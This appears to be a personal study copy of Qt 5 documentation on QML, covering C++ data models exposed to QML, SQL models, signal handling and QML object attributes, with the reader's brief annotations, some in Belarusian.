class AnimalModel : public QAbstractListModel

{

Q\_OBJECT

public:

enum AnimalRoles {

TypeRole = Qt::UserRole + 1,

SizeRole

};

AnimalModel(QObject \*parent = 0);

...

};

QHash<int, QByteArray> AnimalModel::roleNames() const {

QHash<int, QByteArray> roles;

roles[TypeRole] = "type";

roles[SizeRole] = "size";

return roles;

}

int main(int argc, char \*\* argv)

{

QGuiApplication app(argc, argv);

AnimalModel model;

model.addAnimal(Animal("Wolf", "Medium"));

model.addAnimal(Animal("Polar bear", "Large"));

model.addAnimal(Animal("Quoll", "Small"));

QQuickView view;

view.setResizeMode(QQuickView::SizeRootObjectToView);

QQmlContext \*ctxt = view.rootContext();

ctxt->setContextProperty("myModel", &model);

...

This model is displayed by a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) delegate that accesses the *type* and *size* roles:

ListView {

width: 200; height: 250

model: myModel

delegate: Text { text: "Animal: " + type + ", " + size }

}

QML views are automatically updated when the model changes. Remember the model must follow the standard rules for model changes and notify the view when the model has changed by using [QAbstractItemModel::dataChanged](http://doc.qt.io/qt-5/qabstractitemmodel.html#dataChanged)(), [QAbstractItemModel::beginInsertRows](http://doc.qt.io/qt-5/qabstractitemmodel.html#beginInsertRows)(), and so on. See the [Model subclassing reference](http://doc.qt.io/qt-5/model-view-programming.html#model-subclassing-reference) (<http://doc.qt.io/qt-5/model-view-programming.html#model-subclassing-reference> ) for more information.

The complete source code for this example is available in [examples/quick/models/abstractitemmodel](http://doc.qt.io/qt-5/qtquick-models-abstractitemmodel-example.html) within the Qt install directory.

[QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html) presents a hierarchy of tables, but the views currently provided by QML can only display list data. In order to display the child lists of a hierarchical model, use the [DelegateModel](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html) QML type, which provides the following properties and functions to be used with list models of [QAbstractItemModel](http://doc.qt.io/qt-5/qabstractitemmodel.html) type:

* *hasModelChildren* role property to determine whether a node has child nodes.
* [DelegateModel::rootIndex](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html#rootIndex-prop) allows the root node to be specified
* [DelegateModel::modelIndex](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html#modelIndex-method)() returns a [QModelIndex](http://doc.qt.io/qt-5/qmodelindex.html) which can be assigned to [DelegateModel::rootIndex](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html#rootIndex-prop)
* [DelegateModel::parentModelIndex](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html#parentModelIndex-method)() returns a [QModelIndex](http://doc.qt.io/qt-5/qmodelindex.html) which can be assigned to [DelegateModel::rootIndex](http://doc.qt.io/qt-5/qml-qtqml-models-delegatemodel.html#rootIndex-prop)

*// Я гэта разумею слаба, бо незнаёмы з іерархічнымі мадэлямі //*

##### SQL Models

Qt provides C++ classes that support SQL data models. These classes work transparently on the underlying SQL data, reducing the need to run SQL queries for basic SQL operations such as create, insert, or update. For more details about these classes, see [Using the SQL Model Classes](http://doc.qt.io/qt-5/sql-model.html) (<http://doc.qt.io/qt-5/sql-model.html> ).

Although the C++ classes provide complete feature sets to operate on SQL data, they do not provide data access to QML. So you must implement a C++ custom data model as a subclass of one of these classes, and expose it to QML either as a type or context property. *// context property is important QML concept //*

##### Read-only Data Model

The custom model must reimplement the following methods to enable read-only access to the data from QML:

* [roleNames](http://doc.qt.io/qt-5/qabstractitemmodel.html#roleNames)() to expose the role names to the QML frontend. For example, the following version returns the selected table's field names as role names:
* QHash<int, QByteArray> SqlQueryModel::roleNames() const
* {
* QHash<int, QByteArray> roles;
* // record() returns an empty QSqlRecord
* for (int i = 0; i < this->record().count(); i ++) {
* roles.insert(Qt::UserRole + i + 1, record().fieldName(i).toUtf8());
* }
* return roles;

}

* [data](http://doc.qt.io/qt-5/qsqlquerymodel.html#data)() to expose SQL data to the QML frontend. For example, the following implementation returns data for the given model index:
* QVariant SqlQueryModel::data(const QModelIndex &index, int role) const
* {
* QVariant value;
* if (index.isValid()) {
* if (role < Qt::UserRole) {
* value = QSqlQueryModel::data(index, role);
* } else {
* int columnIdx = role - Qt::UserRole - 1;
* QModelIndex modelIndex = this->index(index.row(), columnIdx);
* value = QSqlQueryModel::data(modelIndex, Qt::DisplayRole);
* }
* }
* return value;

}

The [QSqlQueryModel](http://doc.qt.io/qt-5/qtquickcontrols2-chattutorial-example.html#qsqlquerymodel) class is good enough to implement a custom read-only model that represents data in an SQL database. The [chat tutorial](http://doc.qt.io/qt-5/qtquickcontrols2-chattutorial-example.html) example demonstrates this very well by implementing a custom model to fetch the contact details from an [SQLite](http://doc.qt.io/qt-5/qtsql-attribution-sqlite.html) database.

##### Editable Data Model

Besides the roleNames() and data(), the editable models must reimplement the [setData](http://doc.qt.io/qt-5/qsqltablemodel.html#setData) method to save changes to existing SQL data. The following version of the method checks if the given model index is valid and the role is equal to [Qt::EditRole](http://doc.qt.io/qt-5/qt.html#ItemDataRole-enum), before calling the parent class version: *// example //*

bool SqlEditableModel::setData(const QModelIndex &item, const QVariant &value, int role)

{

if (item.isValid() && role == Qt::EditRole) {

QSqlTableModel::setData(item, value,role);

emit dataChanged(item, item);

return true;

}

return false;

}

**Note:** It is important to emit the [dataChanged](http://doc.qt.io/qt-5/qabstractitemmodel.html#dataChanged)() signal after saving the changes.

Unlike the C++ item views such as [QListView](http://doc.qt.io/qt-5/qlistview.html) or [QTableView](http://doc.qt.io/qt-5/qtableview.html), the setData() method must be explicitly invoked from QML whenever appropriate. For example, on the [editingFinished](http://doc.qt.io/qt-5/qml-qtquick-controls-textfield.html#editingFinished-signal)() or [accepted](http://doc.qt.io/qt-5/qml-qtquick-controls-textfield.html#accepted-signal)() signal of [TextField](http://doc.qt.io/qt-5/qml-qtquick-controls-textfield.html). Depending on the [EditStrategy](http://doc.qt.io/qt-5/qsqltablemodel.html#EditStrategy-enum) used by the model, the changes are either queued for submission later or submitted immediately.

You can also insert new data into the model by calling [QSqlTableModel::insertRecord](http://doc.qt.io/qt-5/qsqltablemodel.html#insertRecord)(). In the following example snippet, a [QSqlRecord](http://doc.qt.io/qt-5/qsqlrecord.html) is populated with book details and appended to the model:

...

QSqlRecord newRecord = record();

newRecord.setValue("author", "John Grisham");

newRecord.setValue("booktitle", "The Litigators");

insertRecord(rowCount(), newRecord);

...

#### Exposing C++ Data Models to QML

The above examples use [QQmlContext::setContextProperty](http://doc.qt.io/qt-5/qqmlcontext.html#setContextProperty)() to set model values directly in QML components. An alternative to this is to register the C++ model class as a QML type (either [directly](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html) from a C++ entry-point, or within the initialization function of a [QML C++ plugin](http://doc.qt.io/qt-5/qtqml-modules-cppplugins.html), as shown below). This would allow the model classes to be created directly as types within QML:

|  |  |
| --- | --- |
| C++ | class MyModelPlugin : public QQmlExtensionPlugin  {  Q\_OBJECT  Q\_PLUGIN\_METADATA(IID "org.qt-project.QmlExtension.MyModel" FILE "mymodel.json")  public:  void registerTypes(const char \*uri)  {  qmlRegisterType<MyModel>(uri, 1, 0,  "MyModel");  }  } |
| QML | MyModel {  id: myModel  ListElement { someProperty: "some value" }  }  ListView {  width: 200; height: 250  model: myModel  delegate: Text { text: someProperty }  } |

See [Writing QML Extensions with C++](http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html) for details on writing QML C++ plugins.

[*http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html*](http://doc.qt.io/qt-5/qtqml-tutorials-extending-qml-example.html)

*18.05.2017*

[*http://doc.qt.io/qt-5/qtquick-convenience-topic.html*](http://doc.qt.io/qt-5/qtquick-convenience-topic.html)

## *Important Concept**s In Qt Quick - Convenience Types*

*In a highly dynamic user interface, the application developer will often wish to react to events and trigger various response logic. QML has built-in support for these concepts through bindings, signals and signal handlers, and dynamic object instantiation, but Qt Quick expands upon the support provided by the language with various convenience types.*

### *Dynamic Object Instantiation*

*QML provides a number of ways to dynamically create and manage QML objects.*

*Objects can be created dynamically from within imperative JavaScript code in various ways. See*[*Dynamic QML object creation from JavaScript*](http://doc.qt.io/qt-5/qtqml-javascript-dynamicobjectcreation.html)*for more details.*

*Qt Quick provides the*[*Loader*](http://doc.qt.io/qt-5/qml-qtquick-loader.html)*,*[*Repeater*](http://doc.qt.io/qt-5/qml-qtquick-repeater.html)*,*[*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html)*,*[*GridView*](http://doc.qt.io/qt-5/qml-qtquick-gridview.html)*and*[*PathView*](http://doc.qt.io/qt-5/qml-qtquick-pathview.html)*types which also support dynamic object management, and provide a declarative API.*

*Please see the*[*performance guide*](http://doc.qt.io/qt-5/qtquick-performance.html)*for more information on using dynamic instantiation and lazy initialization to improve application performance.*

### *Dynamic Bindings*

[*Property bindings*](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html)*are a fundamental feature of QML. Typically, a property is initialized with its binding. However, the*[*Binding*](http://doc.qt.io/qt-5/qml-qtqml-binding.html)*type and*[*Qt.binding()*](http://doc.qt.io/qt-5/qml-qtqml-qt.html#binding-method)*function allows the client to dynamically bind properties from any object at run-time, and modify the binding target when required (or when it becomes available).*

### *Dynamic Signal Connections*

*QML supports dynamic signal connections through a signal's connect() method. The*[*Qt Quick*](http://doc.qt.io/qt-5/qtquick-index.html)*module provides the convenience*[*Connections*](http://doc.qt.io/qt-5/qml-qtqml-connections.html)*type which allows setting up a signal connection involving an object which isn't part of the static object hierarchy. It also allows the connection to be dynamically retargeted at runtime, which allows an application to process different signal notifications with different functions depending on the program state. // фундаментальныя аспекты праграмных тэхналогій //*

*By declaring a* [*Connections*](http://doc.qt.io/qt-5/qml-qtqml-connections.html) *instance, the client can dynamically cause signals emitted by one object to trigger methods of another object, and can modify the connection target when required (or when it becomes available).*

### *Timer-Based Events*

*Another common use-case is to trigger functionality some specified period of time after a particular event occurs. These sort of timer-based triggers are supported in Qt Quick through the* [*Timer*](http://doc.qt.io/qt-5/qml-qtqml-timer.html) *type. Both single-shot and recurring timers are supported.*

### *Signal and Handler Event System*

*Application and user interface components need to communicate with each other. For example, a button needs to know that the user has clicked on it. The button may change colors to indicate its state or perform some logic. As well, application needs to know whether the user is clicking the button. The application may need to relay this clicking event to other applications.*

*QML has a signal and handler mechanism, where the signal is the event and the signal is responded to through a signal handler. When a signal is emitted, the corresponding signal handler is invoked. Placing logic such as scripts or other operations in the handler allows the component to respond to the event.*

#### Receiving Signals with Signal Handlers

*To receive a notification when a particular signal is emitted for a particular object, the object definition should declare a signal handler named on<Signal> where <Signal> is the name of the signal, with the first letter capitalized. The signal handler should contain the JavaScript code to be executed when the signal handler is invoked.*

*For example, the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*type from the QtQuick module has a clicked signal that is emitted whenever the mouse is clicked within the area. Since the signal name is clicked, the signal handler for receiving this signal should be named onClicked. In the example below, whenever the mouse area is clicked, the onClicked handler is invoked, applying a random color to the*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*width: 100; height: 100*

*MouseArea {*

*anchors.fill: parent*

*onClicked: {*

*rect.color = Qt.rgba(Math.random(), Math.random(), Math.random(), 1);*

*}*

*}*

*}*

*Looking at the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*documentation, you can see the*[*clicked*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html#clicked-signal)*signal is emitted with a parameter named mouse which is a*[*MouseEvent*](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html)*object that contains further details about the mouse click event. This name can be referred to in our onClicked handler to access this parameter. For example, the*[*MouseEvent*](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html)*type has x and y coordinates that allows us to print out the exact location where the mouse was clicked:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*width: 100; height: 100*

*MouseArea {*

*anchors.fill: parent*

*onClicked: {*

*rect.color = Qt.rgba(Math.random(), Math.random(), Math.random(), 1);*

*// access 'mouse' parameter*

*console.log("Clicked mouse at", mouse.x, mouse.y)*

*}*

*}*

*}*

#### Property Change Signal Handlers

*A signal is automatically emitted when the value of a QML property changes. This type of signal is a property change signal and signal handlers for these signals are written in the form on<Property>Changed where <Property> is the name of the property, with the first letter capitalized.*

*For example, the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*type has a*[*pressed*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html#pressed-prop)*property. To receive a notification whenever this property changes, write a signal handler named onPressedChanged:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*width: 100; height: 100*

*MouseArea {*

*anchors.fill: parent*

*onPressedChanged: {*

*console.log("Mouse area is pressed?", pressed)*

*}*

*}*

*}*

*Even though the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*documentation does not document a signal handler named onPressedChanged, the signal is implicitly provided by the fact that the pressed property exists.*

#### Using the Connections Type

*In some cases it may be desirable to access a signal outside of the object that emits it. For these purposes, the QtQuick module provides the*[*Connections*](http://doc.qt.io/qt-5/qml-qtqml-connections.html)*type for connecting to signals of arbitrary objects. A*[*Connections*](http://doc.qt.io/qt-5/qml-qtqml-connections.html)*object can receive any signal from its specified*[*target*](http://doc.qt.io/qt-5/qml-qtqml-connections.html#target-prop)*.*

*For example, the onClicked handler in the earlier example could have been received by the root*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*instead, by placing the onClicked handler in a*[*Connections*](http://doc.qt.io/qt-5/qml-qtqml-connections.html)*object that has its*[*target*](http://doc.qt.io/qt-5/qml-qtqml-connections.html#target-prop)*set to the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*width: 100; height: 100*

*MouseArea {*

*id: mouseArea*

*anchors.fill: parent*

*}*

*Connections {*

*target: mouseArea*

*onClicked: {*

*rect.color = Qt.rgba(Math.random(), Math.random(), Math.random(), 1);*

*}*

*}*

*}*

#### Attached Signal Handlers

*An*[*attached signal handler*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers)*is a signal handler that receives a signal from an attaching type rather than the object within which the handler is declared.*

*For example,*[*Component.onCompleted*](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal)*is an attached signal handler. This handler is often used to execute some JavaScript code when its creation process has been completed, as in the example below:*

*import QtQuick 2.0*

*Rectangle {*

*width: 200; height: 200*

*color: Qt.rgba(Qt.random(), Qt.random(), Qt.random(), 1)*

*Component.onCompleted: {*

*console.log("The rectangle's color is", color)*

*}*

*}*

*The onCompleted handler is not responding to some completed signal from the*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*type. Instead, an object of the Component attaching type with a completed signal has automatically been attached to the*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*object by the QML engine, and the engine emits this signal when the object is fully created, thus triggering the Component.onCompleted signal handler.*

*Attached signal handlers allow objects to be notified of particular signals that are significant to each individual object. If there was no Component.onCompleted attached signal handler, for example, then an object could not receive this notification without registering for some special signal from some special object. The attached signal handler mechanism enables objects to receive particular signals without these extra processes. // advantage of this mechanism. Concrete object decides to what to connect //*

*See*[*Attached properties and attached signal handlers*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers)*for more information on attached signal handlers.*

#### Adding Signals to Custom QML Types

*Signals can be added to custom QML types through the signal keyword.*

*The syntax for defining a new signal is:*

*signal <name>[([<type> <parameter name>[, ...]])]*

*A signal is emitted by invoking the signal as a method.*

*For example, say the code below is defined in a file named SquareButton.qml. The root*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*object has an activated signal. When the child*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*is clicked, it emits the parent's activated signal with the coordinates of the mouse click:*

*// SquareButton.qml*

*Rectangle {*

*id: root*

*signal activated(real xPosition, real yPosition)*

*property int side: 100*

*width: side; height: side*

*MouseArea {*

*anchors.fill: parent*

*onPressed: root.activated(mouse.x, mouse.y)*

*}*

*}*

*Now any objects of the SquareButton can connect to the activated signal using an onActivated signal handler:*

*// myapplication.qml*

*SquareButton {*

*onActivated: console.log("Activated at " + xPosition + "," + yPosition)*

*}*

*See*[*Signal Attributes*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes)*for more details on writing signals for custom QML types.*

#### Connecting Signals to Methods and Signals

*Signal objects have a connect() method to a connect a signal either to a method or another signal. When a signal is connected to a method, the method is automatically invoked whenever the signal is emitted. This mechanism enables a signal to be received by a method instead of a signal handler.*

*Below, the messageReceived signal is connected to three methods using the connect()method:*

*Rectangle {*

*id: relay*

*signal messageReceived(string person, string notice)*

*Component.onCompleted: {*

*relay.messageReceived.connect(sendToPost)*

*relay.messageReceived.connect(sendToTelegraph)*

*relay.messageReceived.connect(sendToEmail)*

*relay.messageReceived("Tom", "Happy Birthday")*

*}*

*function sendToPost(person, notice) {*

*console.log("Sending to post: " + person + ", " + notice)*

*}*

*function sendToTelegraph(person, notice) {*

*console.log("Sending to telegraph: " + person + ", " + notice)*

*}*

*function sendToEmail(person, notice) {*

*console.log("Sending to email: " + person + ", " + notice)*

*}*

*}*

*In many cases it is sufficient to receive signals through signal handlers rather than using the connect() function. However, using the connect method allows a signal to be received by multiple methods as shown above, which would not be possible with signal handlers as they must be uniquely named. Also, the connect method is useful when connecting signals to*[*dynamically created objects*](http://doc.qt.io/qt-5/qtqml-javascript-dynamicobjectcreation.html)*.*

*There is a corresponding disconnect() method for removing connected signals:*

*Rectangle {*

*id: relay*

*//...*

*function removeTelegraphSignal() {*

*relay.messageReceived.disconnect(sendToTelegraph)*

*}*

*}*

*Signal to Signal Connect*

*By connecting signals to other signals, the connect() method can form different signal chains.*

*Rectangle {*

*id: forwarder*

*width: 100; height: 100*

*signal send()*

*onSend: console.log("Send clicked")*

*MouseArea {*

*id: mousearea*

*anchors.fill: parent*

*onClicked: console.log("MouseArea clicked")*

*}*

*Component.onCompleted: {*

*mousearea.clicked.connect(send)*

*}*

*}*

*Whenever the*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*clicked signal is emitted, the send signal will automatically be emitted as well.*

*…*

[*http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes)

## *QML Object Attributes*

*Every QML object type has a defined set of attributes. Each instance of an object type is created with the set of attributes that have been defined for that object type. There are several different kinds of attributes which can be specified, which are described below.*

### *Attributes in Object Declarations*

*An*[*object declaration*](http://doc.qt.io/qt-5/qtqml-syntax-basics.html#object-declarations)*in a QML document defines a new type. It also declares an object hierarchy that will be instantiated should an instance of that newly defined type be created.*

*The set of QML object-type attribute types is as follows:*

* *the id attribute*
* *property attributes*
* *signal attributes*
* *signal handler attributes*
* *method attributes*
* *attached properties and attached signal handler attributes*

*These attributes are discussed in detail below.*

### *The id Attribute*

*Every QML object type has exactly one id attribute. This attribute is provided by the language itself, and cannot be redefined or overridden by any QML object type.*

*A value may be assigned to the id attribute of an object instance to allow that object to be identified and referred to by other objects. This id must begin with a lower-case letter or an underscore, and cannot contain characters other than letters, numbers and underscores.*

*Below is a*[*TextInput*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)*object and a*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*object. The*[*TextInput*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)*object's id value is set to "myTextInput". The*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*object sets its text property to have the same value as the text property of the*[*TextInput*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)*, by referring to myTextInput.text. Now, both items will display the same text:*

*import QtQuick 2.0*

*Column {*

*width: 200; height: 200*

*TextInput { id: myTextInput; text: "Hello World" }*

*Text { text: myTextInput.text }*

*}*

*An object can be referred to by its id from anywhere within the component scope in which it is declared. Therefore, an id value must always be unique within its component scope. See*[*Scope and Naming Resolution*](http://doc.qt.io/qt-5/qtqml-documents-scope.html)*for more information.*

*Once an object instance is created, the value of its id attribute cannot be changed. While it may look like an ordinary property, the id attribute is****not****an ordinary property attribute, and special semantics apply to it; for example, it is not possible to access myTextInput.id in the above example.*

### *Property Attributes*

*A property is an attribute of an object that can be assigned a static value or bound to a dynamic expression. A property's value can be read by other objects. Generally it can also be modified by another object, unless a particular QML type has explicitly disallowed this for a specific property.*

#### Defining Property Attributes

*A property may be defined for a type in C++ by registering a*[*Q\_PROPERTY*](http://doc.qt.io/qt-5/qobject.html#Q_PROPERTY)*of a class which is then registered with the QML type system. Alternatively, a custom property of an object type may be defined in an object declaration in a QML document with the following syntax:*

*[default] property <propertyType> <propertyName>*

*In this way an object declaration may*[*expose a particular value*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html#defining-object-types-from-qml)*to outside objects or maintain some internal state more easily. // purpose of properties //*

*Property names must begin with a lower case letter and can only contain letters, numbers and underscores.*[*JavaScript reserved words*](https://developer.mozilla.org/en/JavaScript/Reference/Reserved_Words)*are not valid property names. The default keyword is optional, and modifies the semantics of the property being declared. See the upcoming section on*[*default properties*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#default-properties)*for more information about the default property modifier.*

*Declaring a custom property implicitly creates a value-change*[*signal*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes)*for that property, as well as an associated*[*signal handler*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-handler-attributes)*called on<PropertyName>Changed, where <PropertyName> is the name of the property, with the first letter capitalized.*

*For example, the following object declaration defines a new type which derives from the Rectangle base type. It has two new properties, with a*[*signal handler*](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-handler-attributes)*implemented for one of those new properties:*

*Rectangle {*

*property color previousColor*

*property color nextColor*

*onNextColorChanged: console.log("The next color will be: " + nextColor.toString())*

*}*

#### Valid Types in Custom Property Definitions

*Any of the*[*QML Basic Types*](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html)*aside from the*[*enumeration*](http://doc.qt.io/qt-5/qml-enumeration.html)*type can be used as custom property types. For example, these are all valid property declarations:*

*Item {*

*property int someNumber*

*property string someString*

*property url someUrl*

*}*

*//Enumeration values are simply whole number values and can be referred to with the*[*int*](http://doc.qt.io/qt-5/qml-int.html)*type instead //*

*Some basic types are provided by the QtQuick module and thus cannot be used as property types unless the module is imported. See the* [*QML Basic Types*](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html) *documentation for more details.*

*Note the* [*var*](http://doc.qt.io/qt-5/qml-var.html) *basic type is a generic placeholder type that can hold any type of value, including lists and objects:*

*property var someNumber: 1.5*

*property var someString: "abc"*

*property var someBool: true*

*property var someList: [1, 2, "three", "four"]*

*property var someObject: Rectangle { width: 100; height: 100; color: "red" }*

*Additionally, any* [*QML object type*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html) *can be used as a property type. For example:*

*property Item someItem*

*property Rectangle someRectangle*

*This applies to*[*custom QML types*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html#defining-object-types-from-qml)*as well. If a QML type was defined in a file named ColorfulButton.qml (in a directory which was then imported by the client), then a property of type ColorfulButton would also be valid.*

#### Assigning Values to Property Attributes

*The value of a property of an object instance may be specified in two separate ways:*

* *a value assignment on initialization*
* *an imperative value assignment*

*In either case, the value may be either a static value or a binding expression value.*

##### Value Assignment on Initialization

*The syntax for assigning a value to a property on initialization is:*

*<propertyName> : <value>*

*An initialization value assignment may be combined with a property definition in an object declaration, if desired. In that case, the syntax of the property definition becomes:*

*[default] property <propertyType> <propertyName> : <value>*

*An example of property value initialization follows:*

*import QtQuick 2.0*

*Rectangle {*

*color: "red"*

*property color nextColor: "blue" // combined property declaration and initialization*

*}*

##### Imperative Value Assignment

*An imperative value assignment is where a property value (either static value or binding expression) is assigned to a property from imperative JavaScript code. The syntax of an imperative value assignment is just the JavaScript assignment operator, as shown below:*

*[<objectId>.]<propertyName> = value*

*An example of imperative value assignment follows:*

*import QtQuick 2.0*

*Rectangle {*

*id: rect*

*Component.onCompleted: {*

*rect.color = "red"*

*}*

*}*

#### Static Values and Binding Expression Values

*As previously noted, there are two kinds of values which may be assigned to a property: static values, and binding expression values. The latter are also known as*[*property bindings*](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html)*.*

| ***Kind*** | ***Semantics*** |
| --- | --- |
| *Static Value* | *A constant value which does not depend on other properties.* |
| *Binding Expression* | *A JavaScript expression which describes a property's relationship with other properties. The variables in this expression are called the property's dependencies.*  *The QML engine enforces the relationship between a property and its dependencies. When any of the dependencies change in value, the QML engine automatically re-evaluates the binding expression and assigns the new result to the property.* |

*Here is an example that shows both kinds of values being assigned to properties:*

*import QtQuick 2.0*

*Rectangle {*

*// both of these are static value assignments on initialization*

*width: 400*

*height: 200*

*Rectangle {*

*// both of these are binding expression value assignments on initialization*

*width: parent.width / 2*

*height: parent.height*

*}*

*}*

***Note:****To assign a binding expression imperatively, the binding expression must be contained in a function that is passed into*[*Qt.binding()*](http://doc.qt.io/qt-5/qml-qtqml-qt.html#binding-method)*, and then the value returned by Qt.binding() must be assigned to the property. In contrast, Qt.binding() must not be used when assigning a binding expression upon initialization. See*[*Property Binding*](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html)*for more information. // using context of Binding. I understood this type. Imperative establishing of binding //*

#### Type Safety

*Properties are type safe. A property can only be assigned a value that matches the property type.*

*For example, if a property is a real, and if you try to assign a string to it, you will get an error:*

*property int volume: "four" // generates an error; the property's object will not be loaded*

*Likewise if a property is assigned a value of the wrong type during run time, the new value will not be assigned, and an error will be generated.*

*Some property types do not have a natural value representation, and for those property types the QML engine automatically performs string-to-typed-value conversion. So, for example, even though properties of the color type store colors and not strings, you are able to assign the string "red" to a color property, without an error being reported.*

*See*[*QML Basic Types*](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html)*for a list of the types of properties that are supported by default. Additionally, any available*[*QML object type*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html)*may also be used as a property type.*

#### Special Property Types

##### Object List Property Attributes

*A*[*list*](http://doc.qt.io/qt-5/qml-list.html)*type property can be assigned a list of QML object-type values. The syntax for defining an object list value is a comma-separated list surrounded by square brackets:*

*[ <item 1>, <item 2>, ... ]*

*For example, the*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*type has a*[*states*](http://doc.qt.io/qt-5/qml-qtquick-item.html#states-prop)*property that is used to hold a list of*[*State*](http://doc.qt.io/qt-5/qml-qtqml-statemachine-state.html)*type objects. The code below initializes the value of this property to a list of three*[*State*](http://doc.qt.io/qt-5/qml-qtqml-statemachine-state.html)*objects:*

*import QtQuick 2.0*

*Item {*

*states: [*

*State { name: "loading" },*

*State { name: "running" },*

*State { name: "stopped" }*

*]*

*}*

*If the list contains a single item, the square brackets may be omitted:*

*import QtQuick 2.0*

*Item {*

*states: State { name: "running" }*

*}*

*A*[*list*](http://doc.qt.io/qt-5/qml-list.html)*type property may be specified in an object declaration with the following syntax:*

*[default] property list<<objectType>> propertyName*

*and, like other property declarations, a property initialization may be combined with the property declaration with the following syntax:*

*[default] property list<<objectType>> propertyName: <value>*

*An example of list property declaration follows:*

*import QtQuick 2.0*

*Rectangle {*

*// declaration without initialization*

*property list<Rectangle> siblingRects*

*// declaration with initialization*

*property list<Rectangle> childRects: [*

*Rectangle { color: "red" },*

*Rectangle { color: "blue"}*

*]*

*}*

*If you wish to declare a property to store a list of values which are not necessarily QML object-type values, you should declare a*[*var*](http://doc.qt.io/qt-5/qml-var.html)*property instead.*

##### Grouped Properties

*In some cases properties contain a logical group of sub-property attributes. These sub-property attributes can be assigned to using either the dot notation or group notation.*

*For example, the*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*type has a*[*font*](http://doc.qt.io/qt-5/qml-qtquick-text.html#font.family-prop)*group property. Below, the first*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*object initializes its fontvalues using dot notation, while the second uses group notation:*

*Text {*

*//dot notation*

*font.pixelSize: 12*

*font.b: true*

*}*

*Text {*

*//group notation*

*font { pixelSize: 12; b: true }*

*}*

*Grouped property types are basic types which have subproperties. Some of these basic types are provided by the QML language, while others may only be used if the Qt Quick module is imported. See the documentation about*[*QML Basic Types*](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html)*for more information. // how to create group properties from C++ //*

#### Property Aliases

*Property aliases are properties which hold a reference to another property. Unlike an ordinary property definition, which allocates a new, unique storage space for the property, a property alias connects the newly declared property (called the aliasing property) as a direct reference to an existing property (the aliased property).*

*A property alias declaration looks like an ordinary property definition, except that it requires the alias keyword instead of a property type, and the right-hand-side of the property declaration must be a valid alias reference:*

*[default] property alias <name>: <alias reference>*

*Unlike an ordinary property, an alias can only refer to an object, or the property of an object, that is within the scope of the*[*type*](http://doc.qt.io/qt-5/qtqml-typesystem-objecttypes.html)*within which the alias is declared. It cannot contain arbitrary JavaScript expressions and it cannot refer to objects declared outside of the scope of its type. Also note the alias reference is not optional, unlike the optional default value for an ordinary property; the alias reference must be provided when the alias is first declared.*

*For example, below is a Button type with a buttonText aliased property which is connected to the text object of the*[*Text*](http://doc.qt.io/qt-5/qml-qtquick-text.html)*child:*

*// Button.qml*

*import QtQuick 2.0*

*Rectangle {*

*property alias buttonText: textItem.text*

*width: 100; height: 30; color: "yellow"*

*Text { id: textItem }*

*}*

